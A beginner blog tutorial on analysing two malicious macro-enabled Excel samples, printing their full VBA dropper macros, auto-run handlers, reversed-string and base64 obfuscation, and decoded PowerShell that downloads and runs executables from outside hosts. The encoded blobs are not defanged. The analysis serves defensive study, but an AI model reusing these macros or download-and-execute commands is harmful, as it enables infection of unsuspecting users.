Analyzing Macro enabled Office Documents

blog.cyber5w.com/analyzing-macro-enabled-office-documents

Experience Level required: beginner


Objectives

In this blog we will Learn how to analyze MS Office Macro enabled Documents.

```
1st sample:
    8d15fadf25887c2c974e521914bb7cba762a8f03b1c97a2bc8198e9fb94d45a5
2nd sample:
    a9f8b7b65e972545591683213bb198c1767424423ecc8269833f6e784aa8bc99
```


1st Sample

Let’s see the sample in Virus Total



37 of 63 security vendors detected this file as malicious.

Let’s open the file.



It uses a social engineering technique to persuade the user to enable the macros that lead to the infection of the user.

Let's see the macro code of the sample, I'll use olevba

```
olevba "C:\Users\M4lcode\Desktop\xlm
sample\8d15fadf25887c2c974e521914bb7cba762a8f03b1c97a2bc8198e9fb94d45a5.xlsm"
```

```
VBA MACRO ThisWorkbook
in file: xl/vbaProject.bin - OLE stream: 'ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Function Prefix3() As String
Dim x As String
Dim s As String
s = " cne- 1 niw- exe.llehsrewop\0.1"
s = s + "v\llehSrewoPswodniW\23metsyS\swodniW\:C"
x = StrReverse(s)
Prefix3 = x
End Function


Private Sub Workbook_Activate()
Prefix0
End Sub

Private Function Prefix2() As String
Dim text As String

text = text + "JABQAHIAbwBjAE4AYQBtAGUAIAA9ACAAIgBLAHQAYQBxAGYAdABiAGYAZgBoAHEAaABvAHgAe"
text = text + "gB5AGIAbABzAHMAaQAuAGUAeABlACIAOwAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcw"
text = text + "B0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZAB"
text = text + "GAGkAbABlACgAIgBoAHQAdABwAHMAOgAvAC8AdwB3AHcALgBxAHEAcQBmAGBAcgBtAHUAbABh"
text = text + "AC4AYwBvAC4AegBhAC8AdwBvAHIAawBzAC8AUgBJAEMASAAuAHAAaQBmACIALAA1ACQAZQBuA"
text = text + "HYAOgBBAFAAUABEAEEAVABBAFwAJABQAHIAbwBjAE4AYQBtAGUAIgApADsAUwB0AGEAcgB0AC"
text = text + "0AUAByAG8AYwBlAHMAcwAgACgAIgAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcACQAUAByAG8"
text = text + "AYwBOAGEAbQBlACIAKQA="


Prefix2 = text
End Function


Private Function Prefix1() As String
Dim x As String
x = x + "st"
x = x + "art "
x = x + "/M" + "I" + "N "

Prefix1 = x
End Function

Private Sub Worksheet_PivotTableAfterValueChange(ByVal TargetPivotTable As PivotTable, ByVal TargetRange As Range)

End Sub

Private Sub Prefix0()
On Error Resume Next
```

It has many suspicious functions, It also has base64 strings

```
(empty macro)
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Workbook_Activate   |Runs when the Excel Workbook is opened      |
|Suspicious|Open                |May open a file                             |
|Suspicious|Output              |May write to a file (if combined with Open) |
|Suspicious|Print #             |May write to a file (if combined with Open) |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|StrReverse          |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |Bixkcozkkemqyslgmpvw|Executable file name                        |
|          |uri.bat             |                                            |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code            |
+----------+--------------------+--------------------------------------------+
VBA Stomping detection is experimental: please report any false positive/negative at
```

Let’s dump the macro code to a file to see it better

```
olevba -c "C:\Users\M4lcode\Desktop\xlm sample\8d15fadf25887c2c974e521914bb7cba762a8f03b1c97a2bc8198e9fb94d45a5.xlsm" > dump.vba
```

Let’s view the dumped file with notepad ++ (you can view it with any text editor software)

```
Private Function Prefix3() As String
Dim x As String
Dim s As String
s = " cne- 1 niw- exe.llehsrewop\0.1"
s = s + "v\llehSrewoPswodniW\23metsyS\swodniW\:C"
x = StrReverse(s)
Prefix3 = x
End Function


Private Sub Workbook_Activate()
Prefix0
End Sub

Private Function Prefix2() As String
Dim text As String

text = text + "JABQAHIAbwBjAE4AYQBtAGUAIAA9ACAAIgBLAHQAYQBxAGYAdABiAGYAZgBoAHEAaABvAHgAe"
text = text + "gB5AGIAbABzAHMAaQAuAGUAeAB1ACIAOwAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcw"
text = text + "B0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZAB"
text = text + "GAGkAbAB1ACgAIgBoAHQAdABwAHMAOgAvAC8AdwB3AHcALgBxAHEAcQBmAG8AcgBtAHUAbABh"
text = text + "AC4AYwBvAC4AegBhAC8AdwBvAHIAawBzAC8AUgBJAEMASAAuAHAAaQBmACIALAAiACQAZQBuA"
text = text + "HYAOgBBAFAAUABEAEEAVABBAFwAJABQAHIAbwBjAE4AYQBtAGUAIgApADsAUwB0AGEAcgB0AC"
text = text + "QAUAByAG8AYwBlAHMAcwAgACgAIgAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcACQAUAByAG8"
text = text + "AYwBOAGEAbQBlACIAKQA="


Prefix2 = text
End Function


Private Function Prefix1() As String
Dim x As String
x = x + "st"
x = x + "art "
x = x + "/M" + "I" + "N "

Prefix1 = x
End Function

Private Sub Worksheet_PivotTableAfterValueChange(ByVal TargetPivotTable As PivotTable, ByVal TargetRange As Range)

End Sub
```

This function concatenates two strings, then reverses the result string and assigns it to **Prefix3**.

dump.vba


```
Private Function Prefix3() As String
Dim x As String
Dim s As String
s = " cne- 1 niw- exe.llehsrewop\0.1"
s = s + "v\llehSrewoPswodniW\23metsyS\swodniW\:C"
x = StrReverse(s)
Prefix3 = x
End Function

```

I'll use this python script to reverse the string

```
def reverse_string(input_string):
    return input_string[::-1]

input_string = "cne- 1 niw-
exe.llehsrewop\\0.1v\\llehSrewoPswodniW\\23metsyS\\swodniW\:C"
reversed_string = reverse_string(input_string)
print("Original string:", input_string)
print("Reversed string:", reversed_string)
```



Prefix3 =

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -win 1 -enc
```

Let's go to the next function

The function concatenates 8 base64 encoded strings and assigns it to **Prefix2**.


```
Private Function Prefix2() As String
Dim text As String

text = text + "JABQAHIAbwBjAE4AYQBtAGUAIAA9ACAAIgBLAHQAYQBxAGYAdABiAGYAZgBoAHEAaABvAHgAe"
text = text + "gB5AGIAbABzAHMAaQAuAGUAeABlACIAOwAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcw"
text = text + "B0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZAB"
text = text + "GAGkAbABlACgAIgBoAHQAdABwAHMAOgAvAC8AdwB3AHcALgBxAHEAcQBmAG8AcgBtAHUAbABh"
text = text + "AC4AYwBvAC4AegBhAC8AdwBvAHIAawBzAC8AUgBJAEMASAAuAHAAaQBmACIALAAiACQAZQBuA"
text = text + "HYAOgBBAFAAUABEAEEAVABBAFwAJABQAHIAbwBjAE4AYQBtAGUAIgApADsAUwB0AGEAcgB0AC"
text = text + "0AUAByAG8AYwBlAHMAcwAgACgAIgAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcACQAUAByAG8"
text = text + "AYwBOAGEAbQBlACIAKQA="


Prefix2 = text
End Function

```

I'll use cyberchef to decode the strings



Prefix2 =

```
$ProcName = "Ktaqftbffhqhoxzyblssi.exe";
(New-Object
System.Net.WebClient).DownloadFile("hxxps[://]www[.]qqqformula[.]co[.]za/works/RICH[
.]pif","$env:APPDATA\$ProcName");
Start-Process ("$env:APPDATA\$ProcName")
```

Let’s go to the next function

```
30
31
32  Private Function Prefix1() As String
33  Dim x As String
34  x = x + "st"
35  x = x + "art "
36  x = x + "/M" + "I" + "N "
37
38  Prefix1 = x
39  End Function
40
```

It concatenates strings

Prefix1 =

```
start /MIN
```

Let’s go to the last function

```
End Sub

Private Sub Prefix0()
On Error Resume Next
ActiveWorkbook.Save
Dim bat As String
bat = "Bixkcozkkemqyslgmpvwuri.bat"
Dim d As Double
Dim text As String
text = Prefix1() + Prefix3() + Prefix2()
Open bat For Output As #1
    Print #1, text
    Close #1
    d = Shell(bat, 0)
End Sub
------------------------------------------------------------------------
```

It concatenates **Prefix1**, **Prefix3** and **Prefix2** and print the result in a .bat file named “Bixkcozkkemqyslgmpvwuri.bat” then it runs the file


The resulted .bat file will be:

```
start /MIN C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  - win 1  - enc
$ProcName = "Ktaqftbffhqhoxzyblssi.exe";
(New - Object
System.Net.WebClient).DownloadFile("hxxps[://]www[.]qqqformula[.]co[.]za/works/RICH[
.]pif", "$env:APPDATA\$ProcName");
Start - Process ("$env:APPDATA\$ProcName")
```


This script runs powershell script to download file from “hxxps[://]www[.]qqqformula[.]co[.]za/works/RICH[.]pif” to the current user’s AppData directory with name “Ktaqftbffhqhoxzyblssi.exe” and executes it.

2nd Sample

32 of 60 security vendors detected this file as malicious.



Let's open the sample



It also employs a social engineering technique to convince the user to enable macros, which then leads to the user being infected.

Let's see its macro code

```
olevba C:\Users\M4lcode\Desktop\ee6d2f06ce4476370cb830acb3890dca.xls
```

```
RValue = Rate(10 * 1, -1000, 6500)


  WzpIUxvU = "IAAkAGYAZABzAGYAcwBkAGYAIAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsAIAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAAT" & _
"gBgAGUAYABUAGAALgBgAFcAYABlAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHS" & _
"BoAHQAdABwADoALwAvAHMAdQB5AGEAcwBoAGMAbwBsAGwAZQBnAGUAbwBmAG4AdQByAHMAaQBuAGcALgBjAG8AbQAvAGwAYQBuAGcAdQBhAGcAZQA" & _
"vAEQAbwBuADEANgAzAC8AQwByAHkAcAB0AGUAZABGAGkAbABlADEANgAzAC4AZQB4AGUAHSAgACwAIAAdICQARQBOAHYAOgB0AGUAbQBwAFwAagBm" & _
"AGMAYgB2AGUAcAB0AC4AZQB4AGUAHSAgACkAIAA7ACAAcwB0AEEAUgB0ACAAHSAkAEUATgB2ADoAdABlAG0AcABcAGoAZgBjAGIAdgBlAHAAdAAuA" & _
"GUAeABlAB0gOwAkAGYAZABzAGYAcwBkAGYAIAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsA"

    Dim zKShMevSa As Object
    Set zKShMevSa = CreateObject("Wscript.Shell")
    zKShMevSa.Run FfxoXYwEo + aMMhrPjTA + WzpIUxvU, RValue



End Sub


------------------------------------------------------------------------------
VBA MACRO ThisWorkbook
in file: C:\Users\M4lcode\Desktop\ee6d2f06ce4476370cb830acb3890dca.xls - OLE stream: 'ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Workbook_Open()
Call rWyYtUHOC
End Sub



+----------+--------------------+-----------------------------------------+
|Type      |Keyword             |Description                              |
+----------+--------------------+-----------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened   |
|Suspicious|Shell               |May run an executable file or a system   |
|          |                    |command                                  |
|Suspicious|Wscript.Shell       |May run an executable file or a system   |
|          |                    |command                                  |
|Suspicious|Run                 |May run an executable file or a system   |
|          |                    |command                                  |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject        |May create an OLE object                 |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                 |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                 |
+----------+--------------------+-----------------------------------------+
```

It uses **wscript** language and base64 encoding

Let's dump it to file


```
olevba -c C:\Users\M4lcode\Desktop\ee6d2f06ce4476370cb830acb3890dca.xls > dump.vba
```

dump.vba

```
1  Public Sub rWyYtUHOC()
2  On Error Resume Next
3  Dim yllrrOv As String
4  yllrrOv = "NDHGFS"
5
6  Dim LValue As Double
7
8  LValue = NPer(0.0525 / 1, -200, 1500)
9
10
11
12  FfxoXYwEo = ActiveWorkbook.BuiltinDocumentProperties("Comments")
13  aMMhrPjTA = ActiveWorkbook.BuiltinDocumentProperties("Subject")
14
15 Dim RValue As Double
16
17 RValue = Rate(10 * 1, -1000, 6500)
18
19
20   WzpIUxvU = "IAAkAGYAZABzAGYAcwBkAGYAIAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsAIAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAAT" & _
21 "gBgAGUAYABUAGAALgBgAFcAYABlAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHS" & _
22 "BoAHQAdABwADoALwAvAHMAdQB5AGEAcwBoAGMAbwBsAGwAZQBnAGUAbwBmAG4AdQByAHMAaQBuAGcALgBjAG8AbQAvAGwAYQBuAGcAdQBhAGcAZQA" & _
23 "vAEQAbwBuADEANgAzAC8AQwByAHkAcAB0AGUAZABGAGkAbABlADEANgAzAC4AZQB4AGUAHSAgACwAIAAdICQARQBOAHYAOgB0AGUAbQBwAFwAagBm" & _
24 "AGMAYgB2AGUAcAB0AC4AZQB4AGUAHSAgACkAIAA7ACAAcwB0AEEAUgB0ACAAHSAkAEUATgB2ADoAdABlAG0AcABcAGoAZgBjAGIAdgBlAHAAdAAuA" & _
25 "GUAeABlAB0gOwAkAGYAZABzAGYAcwBkAGYAIAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsA"
26
27     Dim zKShMevSa As Object
28     Set zKShMevSa = CreateObject("Wscript.Shell")
29     zKShMevSa.Run FfxoXYwEo + aMMhrPjTA + WzpIUxvU, RValue
30
31
32
33
34
```

Visual Basic file — length : 1,531 lines : 50 — Ln : 1 Col : 1 Pos : 1 — Unix (LF) — UTF-8 — INS

Let's try to decode this strings




```
$fdsfsdf = "fsfdghfddfgh";
(NEw-objEct
`N`e`T`.`W`e`B`C`l`i`e`N`T`).DownLoAdfIlE('hxxp[://]suyashcollegeofnursing[.]com/lan
guage/Don163/CryptedFile163[.]exe', "$ENv:temp\jfcbvept.exe");
Start "$ENv:temp\jfcbvept.exe";
\$fdsfsdf = "fsfdghfddfgh";
```

This powershell script is downloading a file from “hxxp[://]suyashcollegeofnursing[.]com” to **temp** directory with name “jfcbvept.exe” then it starts it

CreateObject(“Wscript.Shell”) return is assigned to **zKShMevSa**

```
1
2
3
4   Dim zKShMevSa As Object
5   Set zKShMevSa = CreateObject("Wscript.Shell")
6   zKShMevSa.Run FfxoXYwEo + aMMhrPjTA + WzpIUxvU, RValue
7
8
9
```

So **zKShMevSa** acts like **Wscript.Shell** and **zKShMevSa**.Run = Wscript.Shell.Run.

